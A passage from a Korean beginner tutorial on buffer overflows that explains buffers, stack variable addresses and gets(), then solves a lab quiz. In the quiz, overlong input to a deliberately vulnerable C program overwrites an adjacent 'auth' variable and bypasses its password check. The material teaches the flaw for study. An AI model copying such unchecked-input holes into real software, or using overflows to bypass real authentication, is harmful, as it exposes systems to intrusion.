이처럼 버퍼는 개념적인 용어이기 때문에 "데이터를 한 곳에서 다른 곳으로 이동시키기 위한 임시 공간"이라는 의미에 부합된다면 그 무엇이든지 버퍼가 될 수 있습니다.

지난 강좌에 사용되었던 예제를 다시 보겠습니다.

./01/test.c

```
main()
{
        char name[20];
        printf("당신의 이름을 입력하세요. : ");
        gets(name);
        printf("아, 당신의 이름은 %s이군요.₩n", name);
}
```

여기서 char name[20] 부분이 바로 버퍼로 사용될 변수를 선언하는 부분입니다. 그리고 변수 형이 char이기 때문에 기본 크기는 1바이트이고, 이 것이 총 20개의 배열 변수로 선언되었기 때문에 **총 크기는 1 x 20 = 20바이트입니다.**

즉, 버퍼의 크기는 20바이트가 됩니다.
그렇기 때문에 20바이트 이상의 값이 이 버퍼로 전달되면 문제가 생기는 것입니다.

Section 04

"메모리 주소" 와 친해지기

버퍼 오버플로우의 원리를 이해하려면 다음으로 "메모리 주소"에 대해 알고 있어야 합니다. 우리가 사용하는 변수(버퍼)들이 모두 내부적으로는 메모리 주소를 통해서 접근되는데, 어떤 주소에 어떤 값이 들어가는지를 잘 알아야 버퍼 오버플로우의 원리를 이해하거나 공격을 구상할 수 있기 때문입니다.

C언어 등의 고급 언어들은 프로그래머가 메모리 주소를 신경쓰지 않아도 되도록 설계되어 있습니다. 그렇기 때문에 일반 프로그래머들, 특히 초보 프로그래머들이 메모리 주소를 직접적으로 접하는 기회가 그렇게 많지는 않습니다.

그래서 이번 시간엔 변수와 메모리 주소와의 관계 및 실제 메모리 주소를 확인하는 방법에 대해 배워보겠습니다. 이 메모리 주소의 개념을 이해하고 나면, 버퍼 오버플로우는 물론, 프로그래밍 언어에 대한 감이 부쩍 향상 될 것입니다.

이제 맛있는 삼겹살 냄새를 맡으며 메모리 주소와 변수에 대해 배워보겠습니다.

자, 시작합니다.

"변수는 삼겹살이다!"


변수를 삼겹살이라고 표현한 이유는, 하나의 변수에 해당하는 정보가 총 세 겹으로 구성되기 때문입니다.

다음의 코드를 봅시다.

./04/ex1.c

```
main()
{
        int i = 77;
        printf("i의 값 : %d₩n", i);
}
```

여기서 i라는 이름의 변수엔 다음과 같은 세 가지의 정보가 포함되어 있습니다.



i라는 이름의 삼겹살

즉, 변수가 위치하고 있는 메모리 주소, 변수의 할당 크기, 그리고 변수에 저장된 값에 해당하는 정보들입니다.

이들 중 변수에 저장된 값이 77이라는 것은 이미 알고 있습니다.

그리고 i변수는 int 형으로 선언되어 있기 때문에 4바이트일 것이라는 것도 알고 있습니다만, 이 것이 확실치 않을 경우엔 다음과 같이 sizeof라는 연산자를 이용하여 확인할 수도 있습니다.


4.″메모리 주소″ 와 친해지기

./04/ex2.c

```
main()
{
        int i = 77;
        printf(“i의 값 : %d₩n”, i);
        printf(“i의 크기 : %d₩n”, sizeof(i));
}
```

[실행 결과]

i의 값 : 77
i의 크기 : 4



변수의 크기를 알게되었다!

4."메모리 주소" 와 친해지기

이제 마지막인 "변수의 메모리 주소"라는 것은 i라는 변수가 실제 메모리상에 위치하고 있는 주소 값을 의미하며, 이 주소를 알아낼 때엔 C언어의 &(앤드 혹은 앰퍼센트) 연산자를 이용하면 됩니다.

./04/ex3.c


```
main()
{
        int i = 77;
        printf("i의 값 : %d₩n", i);
        printf("i의 크기 : %d₩n", sizeof(i));
        printf("i의 메모리 주소 : 0x%x₩n", &i);
}
```

[실행 결과]

```
i의 값 : 77
i의 크기 : 4
i의 메모리 주소 : 0xbfffe784
```

참고 : i의 메모리 주소인 0xbfffe784는 사용자의 OS 환경에 따라 달라질 수 있습니다.

4."메모리 주소" 와 친해지기



이처럼 하나의 변수에서 그 변수가 실제 메모리에 위치하는 주소, 변수의 크기, 그리고 그 변수에 저장된 값이라는 세 가지 정보를 얻을 수 있었습니다. 이는 모든 변수에 공통적으로 해당되는 이야기입니다.

Quiz

재미있는 문제 : 무임승차

이번엔 재미있는 실습 문제를 하나 풀어 볼 시간입니다.
지난 시간에 메모리 주소에 대해 알아보았는데요, 아직 '버퍼오버플로우 공부를 하는데 메모리 주소는 왜 알아야 하는 거지?'라는 생각이 드실 겁니다. 이 궁금점을 해소시켜 드리기 위해 재밌는 문제를 하나 준비해 보았습니다.

이는 메모리 주소의 개념을 알아야 풀 수 있는 문제이며, 동시에 버퍼 오버플로우와 깊은 관련을 가지고 있는 문제입니다.

./quiz/quiz.c

```
main()
{
        int auth = 0;
        char passwd[20];

        printf("패스워드를 입력하세요 : ");
        gets(passwd);

        // 패스워드가 "secretkey"라면 인증 통과
        if(strcmp(passwd, "secretkey") == 0)
                auth = 1;

        if(auth)
                printf("축하합니다. 인증에 통과하였습니다!₩n");
        else
                printf("인증에 실패하였습니다.₩n");
}
```

Quiz 재미있는 문제 : 무임승차

앞의 코드를 실습 서버에서 컴파일 한 후 실행해 봅니다.

```
$ cd quiz
$ gcc -o quiz quiz.c
$ ./quiz
패스워드를 입력하세요 : abcd
인증에 실패하였습니다.
$
```

이번엔 제대로 된 패스워드를 넣어보겠습니다.

```
$ ./quiz
패스워드를 입력하세요 : secretkey
축하합니다. 인증에 통과하였습니다!
$
```

우리는 소스 코드에 적힌 패스워드를 볼 수 있기 때문에 정확한 패스워드를 알 수 있었습니다.

그럼 제가 문제 파일을 컴파일하기 전에 "secretkey"라는 패스워드를 다른 값으로 살짝 바꾸면 어떻게 될까요?

그리고 소스 코드를 볼 수 없도록 삭제해 버린다면?
그래도 패스워드를 맞출 수 있을까요!?

Quiz 재미있는 문제 : 무임승차

./quiz/real_quiz.c

```
main()
{
        int auth = 0;
        char passwd[20];

        printf("패스워드를 입력하세요 : ");
        gets(passwd);

        if(strcmp(passwd, "[???????]") == 0)
                auth = 1;

        if(auth)
                printf("축하합니다. 인증에 통과하였습니다!₩n");
        else
                printf("인증에 실패하였습니다.₩n");
}
```

실습 서버에 로그인한 후 ./quiz 폴더로 이동하면 real_quiz라는 파일이 있습니다.

한 번 패스워드를 맞춰서 인증을 통과해 보세요!
잠깐, 파일을 에디터로 열어서 패스워드에 해당하는 문자열을 찾아보면 되지 않냐고요?

그런 쉬운 방법은 막기 위해 읽기(r) 권한을 제거했습니다.
그렇기 때문에 여러분은 다른 방법을 찾아 문제를 푸셔야 합니다.

이제 한번 풀어보세요! good luck!

앞의 문제를 풀기 위해선 메모리 주소에 대해 잘 이해하고 있어야 합니다.
우선 여러 개의 변수가 있을 때 서로 간의 메모리 위치 관계가 어떻게 되는지에 대해 알아봅시다.

```
main()
{
        int a = 1;
        int b = 2;
        int c = 3;
        int d = 4;
}
```

위와 같이 네 개의 변수를 선언했습니다.
이제 주소 연산자 &를 이용하여 각 변수의 주소들을 출력해 보겠습니다.

5.각 변수의 메모리 주소 비교해보기

./05/ex1.c

```
main()
{
        int a = 1;
        int b = 2;
        int c = 3;
        int d = 4;

        printf("a의 주소 : 0x%x₩n", &a);
        printf("b의 주소 : 0x%x₩n", &b);
        printf("c의 주소 : 0x%x₩n", &c);
        printf("d의 주소 : 0x%x₩n", &d);
}
```

실행 결과

```
$ ./ex1
a의 주소 : 0xbffffb44
 b의 주소 : 0xbffffb40
 c의 주소 : 0xbffffb3c
 d의 주소 : 0xbffffb38
$
```

* 주소는 실행 환경에 따라 다를 수 있습니다. 하지만 변수 주소들 간의 위치 관계는 동일합니다.

이제 각 메모리 주소 위치에 맞게 표를 그려보겠습니다.

d	c	b	a
0xbffffb38	0xbffffb3c	0xbffffb40	0xbffffb44
4바이트	4바이트	4바이트	4바이트
4	3	2	1

← 낮은주소 　　높은주소 →

5.각 변수의 메모리 주소 비교해보기

나중에 들어온
군인은
낮은 계급을
받게 된다.

(== 나중에 선언된 변수는
낮은 주소를 받게된다.)

5.각 변수의 메모리 주소 비교해보기

이로써 네 변수 사이의 메모리 위치 관계가 명확해 졌습니다.
이 시험을 통해 얻을 수 있는 결론은 **"나중에 선언한 변수일수록 낮은 메모리 주소에 할당된다."**입니다.
이번엔 정수형과 문자형 배열을 섞어서 테스트 해보겠습니다.

./05/ex2.c

```
main()
{       int a = 1;
        char b[20] = "hello";

        printf("a의 주소 : 0x%x₩n", &a);
        printf("b의 주소 : 0x%x₩n", &b);
}

실행결과

 $ ./ex2
 a의 주소 : 0xbffffb44
 b의 주소 : 0xbffffb30
 $
```

b	a
0xbffffb30	0xbffffb44
20(0x14)바이트	4바이트
"hello"	1

← 낮은주소 　　높은주소 →


이처럼 서로 다른 데이터형인 정수형과 문자형 배열을 대상으로 테스트했을 때에도 나중에 선언된 변수가 낮은 주소를 받게된다는 사실엔 변함이 없습니다.

그렇다면 이번엔 real_quiz 문제 파일에 대한 메모리 그림을 그려봅시다.

5.각 변수의 메모리 주소 비교해보기

./quiz/real_quiz.c

```
main()
{
        int auth = 0;
        char passwd[20];

        printf("패스워드를 입력하세요 : ");
        gets(passwd);

        if(strcmp(passwd, "[???????]") == 0)
                auth = 1;

        if(auth)
                printf("축하합니다. 인증에 통과하였습니다!₩n");
        else
                printf("인증에 실패하였습니다.₩n");
}
```



주소는 출력해보지 않았기 때문에 무엇인지 알 수 없지만, passwd 변수가 나중에 선언되었기 때문에 auth 보단 낮은 주소에 있으며, 이 두 주소 사이의 거리가 20이라는 것은 앞서 배운 내용을 통해 유추 할 수 있습니다.

자, 이제 정답이 떠오를 것만 같은 느낌이 들지 않나요?!
에.. 아직 아니라면 gets() 함수에 대한 지식이 부족하기 때문일 겁니다.
그렇다면 다음 시간엔 gets() 함수에 대해 배워보겠습니다.

Section 06

gets() 함수 이해하기

gets()는 "키보드로부터 문자열을 입력받아 버퍼에 저장"하는 함수입니다.
이 함수는 하나의 인자를 요구하는데, 그 것은 입력받은 값을 저장할 버퍼입니다.

./06/ex1.c

```
main()
{
        char buffer[20];

        gets(buffer);
        printf("%s₩n", buffer);
}
```

여기서 gets의 인자로 전달 된 "buffer"란 정확히 무엇일까요?

buffer란 사실 &buffer와 동일합니다. 즉, buffer 배열 변수의 시작 주소입니다. C언어에서 "배열의 이름은 그 배열의 시작 주소와 동일하다"라고 정의되어 있기 때문입니다.

다시 말해 gets() 함수의 인자로 전달되는 것은 "메모리 주소" 값인 것입니다. 위 예제에선 buffer 변수의 **시작 주소**가 됩니다.

"buffer의 시작 주소가 이거니까 여기서부터 저장해 줘~" 라고 말하는 것과 같습니다.

그럼 gets()는 어느 시점까지 입력을 받는 걸까요?

6.gets()함수 이해하기

그 시점은 바로 "엔터"가 입력 될 때까지입니다.

예제 프로그램을 실행해 보면, 언젠가는 엔터를 입력해야만 gets() 함수에서 벗어나 다음 라인이 실행됨을 알 수 있습니다.

그럼 위 사실을 토대로 gets() 함수를 다시 요약해 보겠습니다.

"사용자가 엔터를 치기 전까지 입력한 값들을
인자로 주어진 메모리 주소에 저장한다."

엇, 그렇다면 엔터를 입력하기 전까지 얼마든지 많은 값을 입력할 수 있다는 말이 아닙니까?

이와 같은 특징은 버퍼오버플로우 취약점을 야기하기에 충분합니다.
사용자의 과도한 입력이 결국 버퍼오버플로우를 발생시키기 때문입니다.
그렇기 때문에 gets()가 사용된 소스 코드를 컴파일하면 다음과 같은 경고가 뜨는 것입니다.

```
xxx: the `gets' function is dangerous and should not be used.
해석 : gets 함수는 위험하니 웬만하면 사용하지 않는게 좋을껄?
```

이제 힌트는 끝입니다!

변수들의 메모리 주소 관계, 그리고 gets()의 특징을 잘 이해했다면 문제를 풀어낼 수 있으실 거라 믿습니다.


도대체
언제까지
계속 먹을거야?

Quiz 무임승차 문제의 정답

이제 문제에 대한 답을 알려드릴 시간입니다!
우선 문제의 소스코드를 다시 한번 보겠습니다. ./quiz/real_quiz.c

```
main()
{
        int auth = 0;
        char passwd[20];

        printf("패스워드를 입력하세요 : ");
        gets(passwd);

        if(strcmp(passwd, "[???????]") == 0)
                auth = 1;

        if(auth)
                printf("축하합니다. 인증에 통과하였습니다!₩n");
        else
                printf("인증에 실패하였습니다.₩n");
}
```

아마 답을 맞추지 못하신 분들은 어떻게든 저 [????????] 안에 있는 값을 알아내 보려고 애쓰셨을 겁니다.
손수 찍기 신공을 펼치신 분도 계실테고, 사전 파일 안의 단어를 순차적으로 대입해나가는 brute force 기술을 사용하려고 한 분도 계실지 모르겠습니다.

하지만 해킹이란 항상 하나의 답만 요구하지 않습니다.

Quiz 무임승차 문제의 정답

여러분의 창의력 속에서 얼마든지 새로운 답이 탄생할 수 있습니다.


여기서 버퍼 오버플로우 관점에서 문제를 풀기 위한 핵심 포인트는 다음과 같습니다.

"패스워드가 맞았는지를 확인하는 용도의 auth 변수의 초기값은 0이다.
그리고 만약 패스워드가 맞다면 auth 값은 1이 된다.
그 다음 루틴인 if(auth)는 auth가 참인지 거짓인지를 판별한다.
그런데 if문에선 대상이 0만 아니라면 무조건 참이 된다.
즉, 1이나 -1 혹은 100이나 -999 등은 모두 참에 해당한다."

다시 말해 이 문제에선 auth **값이 0이지만 않으면 인증에 통과하게 되어 있습니다.**

이번엔 메모리 그림을 조금 더 자세히 그려보겠습니다.
실제 변수들의 크기에 맞게 말입니다.

다음 그림의 한 칸이 메모리 1바이트라고 생각하며 보시면 되겠습니다.
한 칸이 무조건 1바이트이니까 사이즈 정보는 생략합니다.




한 줄로 표현하기엔 가로 길이가 너무 길어 두 줄로 나눈 것이니 참고하시고요.

실제 메모리 주소가 무엇이냐보단 변수와 변수 사이의 위치 관계가 중요하기 때문에
&passwd+x와 같은 상대적인 값으로 표시했습니다.
그리고 &passwd의 마지막 위치가 +19인 것은 0에서부터 시작했기 때문입니다.

이제 문제 프로그램을 실행하며 위 메모리 구조가 어떻게 변하는지 보겠습니다.

Quiz 무임승차 문제의 정답


아참, 시작하기 전에.. auth의 초기 값은 0이기 때문에 그림에 0을 넣겠습니다. 0이 네 번 들어가는 이유는 auth의 변수 타입이 int이고, int의 크기는 4바이트이기 때문입니다.



이제 시작합니다!

```
$ ./real_quiz
패스워드를 입력하세요 : abcd
인증에 실패하였습니다.
$
```

위처럼 “abcd”를 입력했을 때의 메모리 구조는 다음과 같이 될 것입니다.



쉽게 이해 되시지요?
참고로 “abcd” 뒤의 NULL은 생략하였습니다.

그럼 이번엔 좀 더 많은 내용을 입력해 보겠습니다.

```
$ ./real_quiz
패스워드를 입력하세요 : abcd1234567890
인증에 실패하였습니다.
$
```

passwd 변수의 시작 주소

&passwd	&passwd+1	&passwd+2	&passwd+3	&passwd+4	&passwd+5	&passwd+6	&passwd+7	&passwd+8	&passwd+9	&passwd+10	&passwd+11
a	b	c	d	1	2	3	4	5	6	7	8

⬅ 낮은주소 높은주소 ➡


&passwd+12	&passwd+13	&passwd+14	&passwd+15	&passwd+16	&passwd+17	&passwd+18	&passwd+19	&auth	&auth+1	&auth+2	&auth+3
9	0							0	0	0	0

auth 변수의 시작 주소

이와 같은 모습이 되었습니다.

오.. 그런데 &auth에 점점 가까워지고 있다는 좋은 느낌이 듭니다.

Quiz 무임승차 문제의 정답



그렇다면 조금 더 많은 값을 입력해 보겠습니다.

```
$ ./real_quiz
패스워드를 입력하세요 : abcd1234567890XXXYYY
인증에 실패하였습니다.
$
```

Quiz 무임승차 문제의 정답

passwd 변수의 시작 주소

&passwd	&passwd+1	&passwd+2	&passwd+3	&passwd+4	&passwd+5	&passwd+6	&passwd+7	&passwd+8	&passwd+9	&passwd+10	&passwd+11
a	b	c	d	1	2	3	4	5	6	7	8

⬅ 낮은주소 높은주소 ➡

&passwd+12	&passwd+13	&passwd+14	&passwd+15	&passwd+16	&passwd+17	&passwd+18	&passwd+19	&auth	&auth+1	&auth+2	&auth+3
9	0	X	X	X	Y	Y	Y	0	0	0	0

auth 변수의 시작 주소

와우.. &auth의 바로 코 앞까지 왔습니다!

지난 섹션에서 어리석은 gets() 함수는 엔터를 입력하기 전까지 계속해서 입력을 받아먹는다고 했습니다. 그럼 이제 passwd 변수의 제한된 용량을 초과하는 더 많은 값을 입력해 봅시다!!

Quiz 무임승차 문제의 정답


```
$ ./real_quiz
패스워드를 입력하세요 : abcd1234567890XXXYYYZZZZ
축하합니다. 인증에 통과하였습니다!
$
```

와우! 써프라이즈!! 인증에 통과하였습니다!

Quiz 무임승차 문제의 정답

Quiz 무임승차 문제의 정답

passwd 변수의 시작 주소

&passwd	&passwd+1	&passwd+2	&passwd+3	&passwd+4	&passwd+5	&passwd+6	&passwd+7	&passwd+8	&passwd+9	&passwd+10	&passwd+11
a	b	c	d	1	2	3	4	5	6	7	8

⬅ 낮은주소 높은주소 ➡

&passwd+12	&passwd+13	&passwd+14	&passwd+15	&passwd+16	&passwd+17	&passwd+18	&passwd+19	&auth	&auth+1	&auth+2	&auth+3
9	0	X	X	X	Y	Y	Y	Z	Z	Z	Z

auth 변수의 시작 주소

auth의 값이 ZZZZ로 바뀌어버렸기 때문인데요,
앞서 if()문은 대상 값이 0만 아니라면 무조건 참이 된다고 했습니다.

ZZZZ의 10진수 값은 0이 아니기 때문에 참이 되어 인증에 통과한 것입니다.
결국 문제 프로그램엔 굳이 패스워드를 맞춰내지 못하더라도 인증에
통과할 수 있는 멋진(?) 취약점이 있었던 것입니다.

축하합니다!
첫 번째 버퍼 오버플로우 공격에 성공하셨습니다.

이처럼 메모리 주소의 개념을 알면 버퍼 오버플로우 취약점의 발생 원리를 이해할 수 있습니다. 비단 버퍼 오버플로우뿐만 아니라, 해킹 분야의 모든 것들은 그 것의 근저에 깔린 원리를 이해하는 것에서부터 시작됩니다.

그리고 그렇게 습득한 깊이 있는 지식들은 여러분의 컴퓨터 실력을 전반적으로 upgrade 시켜 줄 것입니다. 원리 이해를 통해 깊은 내공을 쌓아가는 것, 그것이 바로 해킹 공부의 매력 포인트입니다.

어라, 그나저나 Segmentation fault는 어디갔나요?
긴 문자열을 입력하면 이 에러 메시지가 나오지 않았었나요?
혹시 모르니 조금 더 많은(8바이트) 내용을 입력해 보겠습니다.

```
$ ./real_quiz
패스워드를 입력하세요 : abcd1234567890XXXYYYZZZZ!!!!@@@@
축하합니다. 인증에 통과하였습니다!
Segmentation fault
$
```

오, 그랬더니 이번엔 Segmentation fault 에러 메시지가 다시 나타났습니다.

&auth+4 위치 다음에 해당하는 영역..
아무래도 이 성스러운 영역(?)에 무언가 비밀이 숨어있는 것 같습니다.

그 비밀을 파헤치기 위해선..

Section 07

함수란 무엇인가요?

그 비밀을 파헤치기 위해선..
“함수”가 무엇인지를 알아야 합니다.

7.함수란 무엇인가요?

C언어를 비롯한 모든 프로그래밍 언어를 공부하다 보면 함수란 것이 나오게 됩니다. 버퍼 오버플로우 공격은 이 함수와 아주 깊은 관계가 있기 때문에 아직 프로그래밍 언어를 공부하지 않으신 분들, 혹은 함수가 무엇인지 잘 이해하지 못하신 분들을 위해 함수에 대해 설명하고 넘어가겠습니다.

C언어로 만든 프로그램의 시작점은 main()입니다.

```
main()
{
        ... 프로그래머가 작성한 코드 ...
}
```

프로그래머는 main()을 시작으로 그동안 갈고 닦은 갖가지 코딩 기술들을 구사해나가며 하나의 완성된 프로그램을 만들어 나갑니다.

그런데 모든 코드가 main() 안에 있으면 다음과 같은 문제점들이 생겨나기 시작합니다.

- 첫째, main() 안에 모든 소스 코드를 집어넣으면 내용이 점점 길고 복잡해지면서 다른 사람은 물론 심지어 자신까지도 소스 코드를 이해하기 힘들어지게 됩니다.
- 둘째, 같은 기능을 하는 코드가 반복적으로 필요할 때에도 매번 입력을 반복해줘야 합니다. 이는 시간과 노력을 낭비하는 일임은 물론, 소스 코드를 너무 크고 복잡하게 만듭니다.
- 셋째, 만약 기존에 작성한 코드를 재활용하여 새로운 프로그램을 만들기로 했다면, 기존 코드에서 어렵게 그 부분을 찾아내야 합니다.
  main() 안에 아주 많은 코드가 들어 있을 테니, 그 중에 원하는 코드를 골라내야 하는 것입니다.
- 넷째, 소스 코드가 늘어남에 따라 필요한 변수가 많아지고 관리가 점점 복잡해집니다. 심지어 변수의 이름을 짓는 것조차 점점 어려워집니다.
  기존의 다른 변수와 중복되거나 헷갈릴 수 있는 이름을 피해야 하기 때문입니다.

7.함수란 무엇인가요?

하지만 함수라는 기능을 사용하면 위의 문제점들이 모두 말끔하게 해소됩니다. 우선 함수의 개념을 설명하자면, **"특정한 기능을 하는 소스 코드를 따로 빼내어 묶어놓은 것"**입니다.

다음은 함수를 쓰지 않고 작성한 소스 코드의 예입니다.

./07/ex1.c

```
main()
{
        // x = 가로 길이, y = 세로 길이
        int x = 10, y = 20;

        // area = 넓이, round = 둘레
        int area, round;

        // 넓이 = 가로 x 세로, 결과 = 200
        area = x * y;
        printf("사각형의 넓이 : %d₩n", area);

        // 둘레 = (가로+세로) x 2, 결과 = 60
        round = (x + y) * 2;
        printf("사각형의 둘레 : %d₩n", round);
}
```

이는 사각형의 넓이와 둘레를 출력하는 프로그램으로서, 넓이를 구하는 코드와 둘레를 구하는 코드가 모드 main()이라는 하나의 함수 안에 들어있습니다.

그리고 위 코드를 함수를 사용한 버전으로 바꾸면 다음과 같습니다.

./07/ex2.c

```
// 사각형의 넓이를 구하는 함수
int get_area(int x, int y)
{
        int area;

        area = x * y;
        return area;
}

// 사각형의 둘레를 구하는 함수
int get_round(int x, int y)
{
        int round;

        round = (x + y) * 2;
        return round;
}

main()
{
        int x = 10, y = 20;
        int area, round;

        area = get_area(x, y);
        round = get_round(x, y);

        printf("사각형의 넓이 : %d₩n", area);
        printf("사각형의 둘레 : %d₩n", round);
}
```

[실행 결과]

```
$ ./ex1
사각형의 넓이 : 200
사각형의 둘레 : 60
$
```

이처럼 소스 코드를 함수 단위로 작성하면 다음과 같은 장점들이 생깁니다.

- 첫째, 소스 코드가 기능별로 깔끔하게 구분되기 때문에 다른 사람이나 자신이(시간이 많이 흐른 후에도) 분석하기 쉬워집니다.
- 둘째, 같은 코드가 여러 번 필요하게 될 때 그것을 하나의 함수로 만들고, 그 함수를 필요한 수만큼 호출해주기만 하면 됩니다.
- 셋째, 만약 기존에 작성한 코드를 재활용하여 새로운 프로그램을 만들기로 했다면, 해당하는 함수만 복사해 와서 사용하면 됩니다.
- 넷째, 각 함수별로 변수가 관리되어 보기에 깔끔해집니다. 변수명이 중복되거나 헷갈리게 될 염려도 크게 줄어듭니다.

7.함수란 무엇인가요?

사실은 앞서 우리가 직접 만들었던 함수 외에도 많은 곳에서 이미 함수가 사용되고 있습니다.

예를 들어 화면에 문자열을 출력하는 printf()나 키보드 입력을 받는 scanf() 역시 이미 다른 프로그래머에 의해 구현된 "함수"입니다.

이처럼 미리 구현되어 있는 함수들을 라이브러리 함수(Library Function)라고하며, 반면에 본인이 새로 만드는 함수는 사용자 함수(User Function)라고 부릅니다.

그리고 프로그램의 시작인 main() 역시 하나의 함수입니다.
프로그래머가 만드는 가장 기본적인 함수인 것입니다.
그렇다면, 이 함수라는 용어와 수학에서 나오는 함수와는 어떤 차이가 있을까요?

$$f(x)=y$$

수학에서 나오는 함수와 프로그래밍 언어에서의 함수

이 둘은 서로 같은 점도 있지만 다른 점도 있습니다.
우선 수학에서 나오는 함수를 정의하자면 주어진 입력에 대한 특정한 계산 결과를 돌려주는 공식을 말합니다. 프로그래밍에서의 함수 역시 정해진 기능을 하고 그 결과를 리턴(return) 값으로 돌려줄 수 있습니다.

하지만 수학의 함수가 항상 결과를 돌려주는 것에 반하여, 프로그래밍에서의 함수는 필요에 따라 결과를 돌려줄 수도 있고, 돌려주지 않을 수도 있다는 차이가 있습니다.

결과를 돌려주는 함수로 구현

```
